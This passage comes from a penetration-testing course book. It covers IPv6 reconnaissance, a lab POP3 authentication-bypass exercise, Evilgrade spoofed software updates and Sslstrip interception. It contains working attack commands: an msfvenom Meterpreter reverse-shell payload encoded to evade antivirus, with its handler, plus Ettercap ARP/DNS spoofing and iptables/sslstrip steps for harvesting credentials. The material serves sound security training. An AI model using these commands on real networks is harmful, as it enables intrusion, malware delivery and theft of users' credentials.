Multiple options are available for impersonating an IPv6 router, including the THC-IPV6 tool "fake_router6." A more robust approach is to simply configure the Linux IPv6 router software "radvd" (<http://www.litech.org/radvd>) with the configuration directives specified on this page. Once the attacker is ready to start the MitM attack, he only needs to start the radvd process, identifying the desired configuration file with the "-C" argument.

Remote IPv6 Attacks

- Require direct access to IPv6 ISP or tunneled connection
- Free IPv6 tunneling solutions available from SixXS and Hurricane Electric
 - Obtain several static IP addresses for permanent use
- Dynamic but simple IPv6 tunneling with Teredo tunnel and Linux miredo daemon

```
# ping6 ipv6.google.com
connect: Network is unreachable
# miredo
# ping6 ipv6.google.com
PING ipv6.google.com(lga15s35-in-x11.1e100.net) 56 data bytes
64 bytes from lga15s35-in-x11.1e100.net: icmp_seq=1 ttl=59 time=18.9 ms
```

Remote IPv6 Attacks

Remote IPv6 attacks can also be used against an IPv6 connected organization. In these attacks, the attacker needs direct access to an IPv6 network (offered by some ISPs) or through an IPv4-to-IPv6 tunneled connection.

Free IPv6 tunneling services from SixXS (<http://www.sixxs.net>) and Hurricane Electric (<http://www.he.net>) offer IPv4-to-IPv6 tunneled access with a static IPv6 address. Configuring a Linux host to create a tunnel with SixXS or Hurricane Electric starts with creating an account on the respective provider's website and then configuring your Linux host to establish a tunnel. A step-by-step guide for configuring Ubuntu Linux (including Kali Linux) for SixXS or Hurricane Electric tunneling is available at <https://wiki.ubuntu.com/IPv6>.

A simpler IPv6 tunnel option for Linux systems is to use the IPv6 Teredo tunneling protocol with the "miredo" daemon. Simply starting the miredo process on most Linux distributions will be sufficient to establish an IPv6 connection, allowing you to ping IPv6 hosts such as `ipv6.google.com`. Once the Teredo tunnel is established, other scanning tools such as Nmap will also allow you to scan and enumerate remote IPv6 targets.

Remote IPv6 Discovery

- No opportunity for multicast node discovery with a remote IPv6 attack
- Scanning IPv6 address space is impractical
- Must rely on other enumeration techniques
 - DNS, error message content, HTTP/JS content
- Note IPv6 addresses of IPv4 compromised hosts for additional pivot and exploitation opportunities

```
# dig +short IN AAAA www.google.com
www.l.google.com.
2607:f8b0:4006:803::1010
```

Remote IPv6 Discovery

The identification of remote IPv6 hosts is more complex than local node discovery. Without the ability to observe multicast transmissions from remote IPv6 nodes, a penetration tester must seek alternate node discovery techniques.

Remote IPv6 node discovery is still a developing reconnaissance technique, but it commonly requires IPv6 information leakage over IPv4 protocol scanning and enumeration. For example, when performing reconnaissance of a remote network over IPv4, we can use DNS lookups for the IPv6 AAAA record type to identify remote IPv6 hosts. Also, the inspection of error messages from web servers, database servers, and other services may also disclose the use of IPv6 networking in leaked address information.

When performing an attack against remote hosts, be sure to inspect the configuration of compromised hosts to identify the presence of IPv6 configuration information. The compromise of an IPv4 host may allow an attacker to pivot and escalate internal network access while bypassing IDS or other monitoring systems by leveraging IPv6 as the transport mechanism.

Working with IPv4-Only Tools

- Many tools are not yet ready to support IPv6 addresses
- Can accommodate IPv4-only tools with IPv4-to-IPv6 local proxy

Start netsh proxy
with IPv6 target
address and port

```
C:\> netsh interface portproxy add v4tov6 listenport=8080 connectport=80
connectaddress=fe80::6aa8:6dff:fe40:9864
```

Start socat proxy
with IPv6 target
address and port

```
# socat TCP-LISTEN:8080,reuseaddr,fork TCP6:[fe80::6aa8:6dff:fe40:9864]:80
```

Target local listener
port with tool

```
# ./nikto.pl -host 127.0.0.1 -port 8080
+ Target IP:          127.0.0.1
+ Target Hostname:    localhost
+ Target Port:        8080
-----
+ Server: Apache/2.2.21 (Unix) DAV/2
```

Working with IPv4-Only Tools

Not all trusted attack tools have not been updated to accommodate IPv6 addresses. In situations where an IPv4 tool is available to attack an IPv6 service, we can use a local IPv4-to-IPv6 proxy, translating all request traffic from IPv4 on the local system to IPv6 on the remote target. This technique is also useful to work around IPv4 blocking firewalls where IPv6 rules are neglected.

The socat utility (<http://www.dest-unreach.org/socat/>) is a multipurpose relay tool, described as "netcat++" by some. In the example on this page, the socat utility starts a local TCP listener on port 8080, allowing multiple concurrent connections (reuseaddr) while forking a child process for each new connection (fork). All connections are redirected to an IPv6 TCP target at the specified IPv6 address over the eth0 interface on TCP port 80. Although it does not perform as well with concurrent connections, a Windows system with netsh can also be used to establish an IPv4-to-IPv6 port forward using the portproxy command, as shown on this page.

After starting the socat or netsh utility, we can leverage a tool such as Nikto for scanning a remote IPv6 web server, even though the Nikto tool does not natively accommodate IPv6 address targets.

Exercise: IPv6 Attack (I)

- Passively identify active IPv6 nodes with detect-new-ip6
- Scan and identify services accessible on 10.10.10.70/fc00:660:0:1::46 not accessible on IPv4
- Identify and exploit service using jwp0ppy tool for the user "ejobs"

Exploit: /root/lab/day1/jwp0ppy.tgz

Exercise: IPv6 Attack (I)

Next, we'll turn to a lab exercise to discover, scan, and exploit a target IPv6-connected host. In this exercise, we evaluate the lab network to identify and detect new IPv6 nodes using the THC-IPv6 detect-new-ip6 tool.

We also scan and identify the TCP services on the host at 10.10.10.70 for IPv4 and fc00:660:0:1::46 for IPv6, as well as identify and exploit the IPv6 service for the "ejobs" user with the jwp0ppy exploit tool available on the Kali Linux VM at /root/lab/day1/jwp0ppy.tgz.

Exercise: IPv6 Attack (2)

- **STOP!** Answers for the IPv6 Attack exercise follow
- Proceed only after you have exhausted your options for completion on your own
- Each successive page offers a little more help

Exercise: IPv6 Attack (2)

Answers to the lab exercise follow; proceed no further unless you have exhausted your options for completing the exercise on your own.

IPv6 Device Discovery

- Ping the all link-local hosts address
- Investigate results in the Linux IP neighbor table

```
# ifconfig eth0 | grep inet6
    inet6 addr: fc00:660:0:1:20c:29ff:feeb:5e06/64 Scope:Global
    inet6 addr: fe80::20c:29ff:feeb:5e06/64 Scope:Link
# ip -6 neigh
/some hosts; results will vary/
# ping6 -I fc00:660:0:1:20c:29ff:feeb:5e06 -c 3 ff02::1%eth0 >/dev/null
# ip -6 neigh
fc00:660:0:1:4de:835a:a4db:5ba2 dev eth0 lladdr 58:55:ca:1d:3c:f1 STALE
fc00:660:0:1:61e:64ff:fef0:7273 dev eth0 lladdr 04:1e:64:f0:72:73 STALE
fe80::1406:c77c:1992:b17a dev eth0 lladdr 70:11:24:1b:e3:93 STALE
fe80::5a6d:8fff:fe07:4e8d dev eth0 lladdr 58:6d:8f:07:4e:8d STALE
fe80::20c:29ff:fe2a:1696 dev eth0 lladdr 00:0c:29:2a:16:96 router STALE
fc00:660:0:1::46 dev eth0 lladdr 00:0c:29:2a:16:96 router REACHABLE
```

Make sure you have an address for fc00:660:0:1/64

Results will vary; check out this host!

IPv6 Device Discovery

In the classroom network, hosts will automatically obtain an IPv6 address with the aid of a local IPv6 router with the prefix fc00:660:0:1::/64. Make sure your Kali Linux host has an IPv6 address on this network by running the ifconfig utility, as shown. You can check the status of the Kali Linux Ethernet adapter and IPv6 address with the ifconfig command, as shown on this page. Contact an instructor if you do not have an IPv6 address starting with fc00:660:0:1.

After the attack host obtains an IPv6 address, identify the IPv6 neighbors known with the "ip -6 neigh" command. You will see varied results depending on observed device discovery messages from other nodes on the LAN, including the IPv6 address in the fc00:660:0:1/64 network, and link-local autoconfiguration addresses starting with fe80::/10.

Next, send several ping messages to the IPv6 all nodes multicast address (ff02::1%eth0) from the fc00:660:0:1/64 address assigned to your network interface. In the example on this page, we used the address "fc00:660:0:1:20c:29ff:feeb:5e06"; you will need to specify the IPv6 address on your network interface. We also redirected the output of the ping command to /dev/null for simplicity on this page; you can redirect the output similarly or view the output based on your preference.

Next, return to the "ip -6 neigh" command again. You will see additional hosts displayed as targets. Note the presence of the fc00:660:0:1::46 host. This will be our attack target for the exercise.

Next, validate your connectivity to the target system at 10.10.10.70 and fc00:660:0:1::46 using the ping and ping6 utilities.

Note: If you are completing this exercise online, remember to use the "tap0" interface instead of the "eth0" interface shown on this page.

Scan Target: IPv4

```
root@kali:~# nmap -sS 10.10.10.70

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2018-02-06 07:59 PST
Nmap scan report for files.sec660.org (10.10.10.70)
Host is up (0.059s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
MAC Address: 00:50:56:AD:74:3C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.91 seconds
```

Only SSH, HTTP, and HTTPS services are identified on IPv4

Scan Target: IPv4

Perform a routing port scan against the target system at 10.10.10.70 using Nmap. Note that the ports reported as open are limited to SSH, HTTP, and HTTPS.

Scan Target: IPv6

```
root@kali:~# nmap -sS -6 fc00:660:0:1::46

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2018-02-06 07:59 PST
Nmap scan report for fc00:660:0:1::46
Host is up (0.059s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
110/tcp   open  pop3
MAC Address: 00:50:56:AD:74:3C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 15.99 seconds
root@kali:~# ncat -6 fc00:660:0:1::46 110
+OK jwpopper POP3 server ready
^C
```

POP3 bound to IPv6 stack, banner reveals "jwpopper"

Scan Target: IPv6

Scan the target system again with Nmap, this time over the IPv6 stack. Note that a new service is identified on TCP/110.

Connect to the target service using the ncat utility with the "-6" argument. The returned banner reveals that the service does appear to be a POP3 server running the "jwpopper" POP3 daemon.

This POP3 daemon is vulnerable to an authentication bypass flaw. For the target user "ejobs," exploit the vulnerability using the jwp0ppy exploit tool to obtain the victim's email.

Jwopper Exploit: jwp0ppy

- The jwopper server is vulnerable to an authentication bypass vulnerability
- Extract files from tarball, examine README, build and launch exploit

```
# cd /root/lab/day1
# tar xzf jwp0ppy.tgz
# cd jwp0ppy
/jwp0ppy# make
cc -Wall jwp0ppy.c -o jwp0ppy
/jwp0ppy# cat README
jwopper REMOTE EXPLOIT AUTHENTICATION BYPASS
...
```

Jwopper Exploit: jwp0ppy

The jwp0ppy exploit is included on the Kali Linux VM. Extract the tarball and compile the tool using the "make" utility. Examine the README file to learn more about the exploit itself. While this server and this vulnerability are created just for this exercise, this technique works any time there is IPv6 breakage or an IPv4-only firewall deny rule.

After learning more about the vulnerability and the exploit, leverage the jwp0ppy tool to bypass authentication on the server and obtain the secret email associated with the "ejobs" account.

Jwp0ppy Limitation

```
# ./jwp0ppy
jwp0ppy: Exploit for jwpopper POP3 server.

Allows us to get email without a password.

usage: ./jwp0ppy <hostname> <port> <username> [delay/usec]
# ./jwp0ppy fc00:660:0:1::46 110 ejobs
jwp0ppy: Exploit for jwpopper POP3 server.

Allows us to get email without a password.

ERROR, no such host as fc00:660:0:1::46
```

The jwp0ppy tool is not written to accommodate IPv6 hosts.
You could rewrite the tool, but setting up an IPv4-to-IPv6 proxy is easier.

Jwp0ppy Limitation

Attempting to exploit the jwpopper POP3 server with the jwp0ppy tool proves difficult. The jwp0ppy tool, written in C, does not include support for an IPv6 target. Also, the POP3 port on the IPv4 stack is not listening, returning a "Connection refused" error.

You could rewrite the jwp0ppy tool to include IPv6 support, but an easier option is available. Configure an IPv4-to-IPv6 proxy on your local Kali Linux system to facilitate the use of the jwp0ppy tool against the IPv6 target system.

IPv4-to-IPv6 Proxy

```
# socat TCP-LISTEN:110,reuseaddr,fork TCP6:[fc00:660:0:1::46]:110
```

Start socat proxy
redirecting TCP/110
to IPv6 server

```
# ./jwp0ppy localhost 110 ejobs
jwp0ppy: Exploit for jwpopper POP3 server.
```

Run jwp0ppy in another
terminal using localhost
as the target

Allows us to get email without a password.

```
.-+o0(0)Oo+-.+o0(0)Oo+-.+o0(0)Oo+-.+o0(0)Oo+-.+o0(0)Oo+-.+o
SCORE! +OK ejobs is welcome here.
Sending LIST:
+OK 1 messages (3265 octets)
1 3265
.

Sending RETR:
+OK 3265 octets
Return-Path: <jwright@hasborg.com>
```

IPv4-to-IPv6 Proxy

In one terminal window, start the socat tool, listening on a local port of TCP/110, redirecting to the same port number on the IPv6 host as shown here.

Next, in a different terminal window, return to the jwp0ppy tool, this time specifying the local host as the target. The jwp0ppy tool will connect to the local socat listener, redirecting all the traffic to the specified IPv6 target system. After several seconds, the target system will be successfully exploited, revealing a sensitive email message for the targeted victim.

Congratulations! This is the end of the lab exercise.

Exercise Complete – STOP

You have successfully completed the exercise.
Congratulations!

Exercise Complete – STOP

This marks the completion of the exercise. Congratulations on successfully completing all the exercise steps!

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 1

Course Overview

Ensure Your Success

Accessing the Network

Exercise: Captive Portal Bypass

Manipulating the Network

Exercise: Ettercap MitM

Bettercap

HTTPS MitM

Routing Attacks

IPv6 for Penetration Testers

Exercise: IPv6 Attack

Exploiting the Network

Exercise: SNMP Enumeration

Bootcamp

Exploiting the Network

We'll finish 660.1's material by looking at various methods for exploiting the network and attacking client traffic as well as common network protocols.

Network Exploitation

- Access to the network – check
- Ability to manipulate clients with MitM – check
- Next, we'll look at techniques to exploit clients and infrastructure devices


Network Exploitation

So far we've looked at mechanisms to gain additional access to the network, through NAC bypass methods or VLAN hopping. We've also looked at techniques through which we can manipulate the network by implementing MitM attacks against multiple protocols, including ARP, HSRP, and VRRP.

With access to the network, and the ability to manipulate network traffic, we are well-suited to start taking advantage of network devices to exploit the network. Next, we'll look at techniques to leverage our access and MitM position to exploit clients and infrastructure devices alike.

Software Updates

- Many software packages check for updates at each invocation
- Simplifies the update, download, install process
 - Retrieves the new update, executes the install automatically
- Sometimes updates are performed over SSL
 - Commonly, updates are delivered over HTTP, which can be manipulated



Software Updates

A common behavior for modern software packages is to check for available updates when the software is invoked, or otherwise at regular intervals. When an update is available, users are prompted with a custom dialog (such as the example on this slide) asking if they would like to download and install the update. Answering "Yes" will often cause the process to download the update and launch an installer automatically.

In some cases, the software update process is performed over SSL, providing a level of confidentiality and integrity protection over the update process. Often, however, the download process is performed over HTTP, which gives an attacker the option to manipulate the process.

ISR Evilgrade

- Modular exploit tool to spoof software update responses
 - "Yes, there IS an update available!"
- Delivers an executable of your choosing to the victim
- Includes support for multiple vulnerable updaters
 - JRE, WinZip, WinAmp, OpenOffice, iTunes, Notepad++, and more
- Relies on MitM from third-party attack
 - LAN and Ettercap, or remote with DNS manipulation
- Perl-based console interface similar to Cisco IOS
 - Output and navigation slightly messy

ISR Evilgrade

ISR Evilgrade ("Evilgrade") is a modular exploit tool written by Francisco Amato designed to exploit weak software update methods. Available at <https://github.com/infobyte/evilgrade>, Evilgrade monitors the network as MitM, using a list of software targets (Evilgrade "modules"). When Evilgrade observes a request from a client to see if an update is available, it sends a spoofed response back to the client, indicating that an update is available while dropping the legitimate response from the server. In the spoofed response, Evilgrade indicates that the URL to download the software exists on the attacker's system, pointing to a custom executable of the attacker's choosing.

Evilgrade comes with several preconfigured modules, supporting attacks against the Java Runtime Engine, WinZip, WinAmp, OpenOffice, iTunes, Notepad++, and more. Modules are written in the Perl scripting language, as is the Evilgrade engine, providing a Cisco IOS-like interface to loading and executing attack modules.

To use Evilgrade, we must trick the client into thinking that we are the software update server. This is typically done by manipulating DNS in conjunction with Ettercap or a preferred MitM attack tool. Next, we'll look at this process step-by-step.

Evilgrade Step 1: DNS Manipulation with Ettercap

```
# echo "notepad-plus.sourceforge.net A 10.10.10.10" >> /etc/ettercap/etter.dns
# sudo ettercap -TqM arp:remote /10.10.10.1-254// /10.10.10.1-254//
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team
P

Available plugins :

[0]      arp_cop  1.1  Report suspicious ARP activity
[0]      dns_spoof 1.1  Sends spoofed dns replies
[0]      dos_attack 1.0  Run a d.o.s. attack against an IP address
[0]      finger  1.6  Fingerprint a remote host
[0]      finger_submit 1.0  Submit a fingerprint to ettercap's website
[0]      rand_flood 1.0  Flood the LAN with random MAC addresses
[0]      remote_browser 1.2  Sends visited URLs to the browser
[0]      smb_clear 1.0  Tries to force SMB cleartext auth
[0]      smb_down 1.0  Tries to force SMB to not use NTLM2 key auth

Plugin name (0 to quit): dns_spoof
Activating dns_spoof plugin...
```

Evilgrade Step 1: DNS Manipulation with Ettercap

For our example, we'll look at manipulating the update process of the popular text editor Notepad++. First, we'll use Ettercap to create a MitM attack position and impersonate the notepad-plus.sourceforge.net server used to check for update availability and to deliver the updated software.

Ettercap includes support for manipulating DNS responses, spoofing the DNS response for any hostname you specify in the etter.dns file. On the top of this slide we append to the etter.dns file an A record for "notepad-plus.sourceforge.net," pointing to the attacker at 10.10.10.10.

Next we invoke Ettercap using ARP spoofing to create a MitM attack using the arguments we examined earlier. After Ettercap starts, press "p" to list the available plugins (the list shown on this slide has been trimmed for space). To load the dns_spoof plugin, which will leverage the etter.dns file to obtain the list of hosts to impersonate, enter the plugin name "dns_spoof" and press Enter.

Evilgrade Step 2: Prepare Executable to Deliver

- Evilgrade delivers malicious code with local web server
 - Default is agent.exe in isr-evilgrade/agent directory
- Replace this file (Notepad clone) or change the "agent" parameter in the module

```
$ cd /usr/share/isr-evilgrade/agent
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.80.9 LPORT=8080 -f exe --
platform windows -e x86/shikata_ga_nai -a x86 > agent.exe
$ msfconsole -x "use exploit/multi/handler; set PAYLOAD
windows/meterpreter/reverse_tcp; set LPORT 8080; set LHOST 0.0.0.0; exploit"
[*] Started reverse handler on 0.0.0.0:8080
[*] Starting the payload handler...
```

Evilgrade Step 2: Prepare Executable to Deliver

Evilgrade includes its own web server that it uses to respond to software update checks and to deliver a malicious executable to the target. The default executable is included in Evilgrade's agent/ directory called "agent.exe," a Notepad clone in Spanish. We can replace this file with any exploit of our choosing.

For our example, we'll create a Metasploit executable using the Meterpreter payload, launched in a reverse TCP stager (the victim who runs the executable will push a Meterpreter shell to the attacker). First, we launch the msfvenom utility with the windows/meterpreter/reverse_tcp payload, specifying the attacker's IP address in the LHOST argument, using TCP/8080 as the Meterpreter port with the LPORT argument. The msfvenom utility encodes the output executable with the shikata ga nai encoder to attempt to avoid antivirus systems, creating a 32-bit x86 executable as /usr/share/isr-evilgrade/agent/agent.exe, though you could create this file with any name you specify in the agent/ directory.

Next, we'll start Metasploit and load the handler to accept connections from the Meterpreter payload, again specifying the LPORT argument for TCP port 8080. The LHOST argument used by the attacker can be set to a specific IP address to launch the listener on a specific interface, or it can be set to 0.0.0.0 to listen and accept connections on all interfaces. In this example, we take advantage of the msfconsole "-x" argument, which allows us to specify all the arguments on the command line, separated by semicolons. Be sure to include quotes around these arguments, as shown in the example on this page, to prevent the shell from interpreting the semicolons as additional shell commands.

Evilgrade Step 3: Configure Upgrade Module

```
# ./evilgrade
evilgrade>conf notepadplus

evilgrade(notepadplus)>show options

Display options:
=====
Name = notepadplus
Version = 1.0
Author = ["Francisco Amato < famato +[AT]+ infobyte.com.ar>"]
Description = "The notepad++ use GUP generic update process so it's boggy too."
VirtualHost = "notepad-plus.sourceforge.net"


-----
| Name | Default | Description |
+-----+-----+-----+
| enable | 1 | Status |
| agent | ./agent/agent.exe | Agent to inject |
+-----+-----+-----+

evilgrade(notepadplus)>start
```

Evilgrade Step 3: Configure Upgrade Module

Next we invoke the "evilgrade" executable to invoke the handler for the Notepad++ software update process. At the "evilgrade>" prompt, enter "conf notepadplus" to invoke the Notepad++ handler. For any Evilgrade module, running "show options" will display configuration information and options that can be manipulated using the "set" command, such as the filename to an alternative executable to deliver to the attacker. Finally, launch the module by issuing the "start" command, which will invoke the Evilgrade web server.

Notepad++ Update Attack



Notepad++ Update Attack

Following these steps, Evilgrade will monitor all traffic until it sees an update request directed to notepad-plus.sourceforge.net. When this request is observed, Evilgrade will respond to the client, indicating that an update is available. The end user will be prompted to download and install the update, as shown on this slide.

Evilgrade Step 4: Update Delivery Status

- Evilgrade web server logs each request and response
- Initial request to "Check for Update" page
- Subsequent request for update executable

```
evilgrade (notepadplus) >
[29/9/2010:16:28:0] - [WEBSERVER] - [modules::notepadplus] - [10.10.10.113] - Request:
"getDownLoadUrl.php"

evilgrade (notepadplus) >
[29/9/2010:16:28:4] - [WEBSERVER] - [modules::notepadplus] - [10.10.10.113] - Request:
".exe"

evilgrade (notepadplus) >
[29/9/2010:16:28:5] - [WEBSERVER] - [modules::notepadplus] - [10.10.10.113] - Agent
sent: "./agent/agent.exe"
```

Evilgrade Step 4: Update Delivery Status

Evilgrade will log to standard output the status of client requests for updates, as shown on this slide. The first log entry indicates that the Notepad++ client requested the `getDownLoadUrl.php` page, which checks for an available update. The second entry indicates the client's request for the executable file to download and install, followed by the delivery of the `agent/agent.exe` file to the victim.

Evilgrade-like techniques are still possible, but the proliferation of HTTPS makes upgrade attacks a little more difficult. If a pen tester notices a MitM situation is possible during an update, they are more likely to create a custom script that performs the replacement, rather than use a framework.

Evilgrade Step 5: Leverage Meterpreter Access

- Return to the Meterpreter handler:

```
[*] Starting the payload handler...
[*] Sending stage (748544 bytes) to 10.10.10.113
[*] Meterpreter session 1 opened (10.10.10.10:8080 -> 10.10.10.113:60213)

meterpreter > sysinfo
Computer: JWRIGHT-X300
OS      : Windows 7 (Build 7600, ).
Arch    : x86
Language: en_US
meterpreter > shell
Process 2180 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files\Notepad++\updater>
```

Evilgrade Step 5: Leverage Meterpreter Access

Returning to the attacker's screen where Metasploit was invoked to handle the reverse TCP Meterpreter interface, we can see that when Notepad++ downloads and launches the "agent.exe" file delivered by Evilgrade as the Notepad++ update, the victim connects back to the Meterpreter handler. From the "meterpreter >" prompt we have tremendous control over the attacker's system, including shell access.

Evilgrade Options

- Deliver your preferred remote access payload for control
 - Meterpreter or commercial agent
 - Custom executable that creates a helpdesk ticket
- Useful modules included with Evilgrade
 - Can add additional modules based on observed software update characteristics
 - Test locally first, then utilize in your test

Evilgrade Options


When using Evilgrade, we have a lot of options for delivering a payload executable. While we used a Metasploit Meterpreter payload in this example, you can deliver any executable that is desired, leveraging agent software from commercial tools such as CORE IMPACT or CANVAS, or a custom executable such as one that creates an automatic helpdesk ticket with local system information for remediation.

Evilgrade includes several software update exploit modules by default, but it is also easily customizable to add new exploit modules as well. If you can capture traffic on a network, use Wireshark to identify software update activity sent over HTTP to identify new attack options. Download and install the same software on a test system you control for developing your own attack module, then deploy it against your target after validating a successful exploit in your lab environment.

HTTPS

- Relied upon for many applications
- Browsers have matured significantly in warning about untrusted certificates
- Firefox: Five clicks to accept untrusted cert.

Certificate impersonation is unlikely to succeed with modern browsers.



HTTPS

HTTPS or HTTP over SSL is relied upon as a critical network technology for many organizations, used by web browsers and many other applications to protect the confidentiality, integrity, and authenticity of data. Certificate validation for HTTPS has significantly improved in web browsers in the past few years, where earlier browsers would make it too simple for an uninformed user to accept a certificate warning without understanding the impact of doing so.

Modern web browsers such as Firefox demonstrate a significant warning when a certificate is invalid for any reason, as shown on this slide. To bypass this warning and continue with the invalid certificate, the user must click through five options before continuing.

With these changes to browser behavior, older invalid certificate impersonation attacks seem to be an unlikely attack venue. However, other opportunities are available to exploit HTTPS security, without trigger certificate warnings.

Sslstrip

- Leverages MitM attack to manipulate HTTP traffic
- Proxies requests to upstream HTTPS site
 - User only gets HTTP traffic
- Logs traffic, commonly revealing authentication credentials
- Uses clever tricks to assuage user concerns

Many otherwise secure sites rely on HTTP-to-HTTPS redirection. Starting with a weak protocol threatens a stronger one.

Sslstrip

Sslstrip was written by Moxie Marlinspike to demonstrate MitM attacks manipulating HTTP traffic. Instead of using an invalid certificate and tricking the user into terminating the SSL session with the attacker, Sslstrip avoids any certificate warnings by rewriting all HTTP traffic to remove references to HTTPS. Sslstrip proxies all traffic intended to use SSL to the legitimate SSL server, but only responds with HTTP traffic to the victim, allowing the attacker to access all content while logging activity such as POST statements. Sslstrip also uses some clever tricks to assuage user concerns about seeing their traffic sent over HTTP instead of HTTPS.

Sslstrip takes advantage of a common flaw in HTTPS websites: Many users start with a plain HTTP request, which is later redirected to HTTPS by the server. Consider, for example, logging in to a Gmail account. Very few users will enter "https://www.gmail.com" in the web browser, instead relying on Gmail to redirect HTTP traffic to HTTPS. However, since the user is relying on a weak protocol (HTTP) to redirect them, the security of a stronger protocol (HTTPS) is threatened.

Sslstrip does not allow an attacker to eavesdrop on activity sent exclusively via an HTTPS server without being redirected from an HTTP site, yet it is still an amazingly effective attack tool. The original Sslstrip is available at <https://moxie.org/software/sslstrip/> but many small enhancements implemented as forks to the project exist; for example, <https://github.com/kimocoder/sslstrip/>.

Sslstrip Interception



- All HTTP traffic forwarded through attacker
 - Sslstrip rewrites content to remove https references (HREFs and 30X redirect messages)
- Forwards traffic to server over HTTPS
- Attacker sees all content in the middle
- Manually entered or embedded https://... URLs are not attacked

Sslstrip Interception

This slide illustrates an Sslstrip attack between the victim system, the Sslstrip attacker as MitM, and the secure server Gmail. When the victim browses HTTP traffic through the attacker, Sslstrip will inspect all traffic and remove HREFs and 302 or 303 redirect messages containing HTTPS URLs, replacing them with HTTP URLs.

When the victim tries to access a rewritten HTTP URL, Sslstrip will accept the traffic and forward it to the backend server over HTTPS. This way, the secure server doesn't see any activity that would indicate a problem with the client. Responses back from the server are returned to the victim through Sslstrip, rewritten as HTTP packets.

With access to the secure website activity, the attacker has numerous options for leveraging cookies or credentials observed between the victim and the secure site.

Sslstrip Setup

1. Turn on IP forwarding to allow Sslstrip to forward packets.

```
# echo "1" > /proc/sys/net/ipv4/ip_forward
```

2. Redirect all HTTP (TCP/80) traffic to the Sslstrip process listening on port 8080, creating a transparent proxy.

```
# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
```

3. Start Sslstrip, listening on TCP/8080.

```
# sslstrip -l 8080
```

4. Become MitM through ARP manipulation with Ettercap.

```
# ettercap -TqM arp:remote /10.10.10.1-254// /10.10.10.1-254//
```

5. Monitor sslstrip.log, or watch Ettercap for passwords.


```
# tail -f sslstrip.log
```

Sslstrip Setup

Like other tools, Sslstrip requires that it is MitM to be effective. We can establish an effective Sslstrip attack in five steps:

1. Turn on IP forwarding on the Linux stack, as shown. This is required to allow Sslstrip to forward traffic between the victim and the secure website.
2. Use iptables to set up a transparent proxy, redirecting all HTTP traffic on TCP/80 to a port where Sslstrip will listen. We've used TCP/8080 in this example.
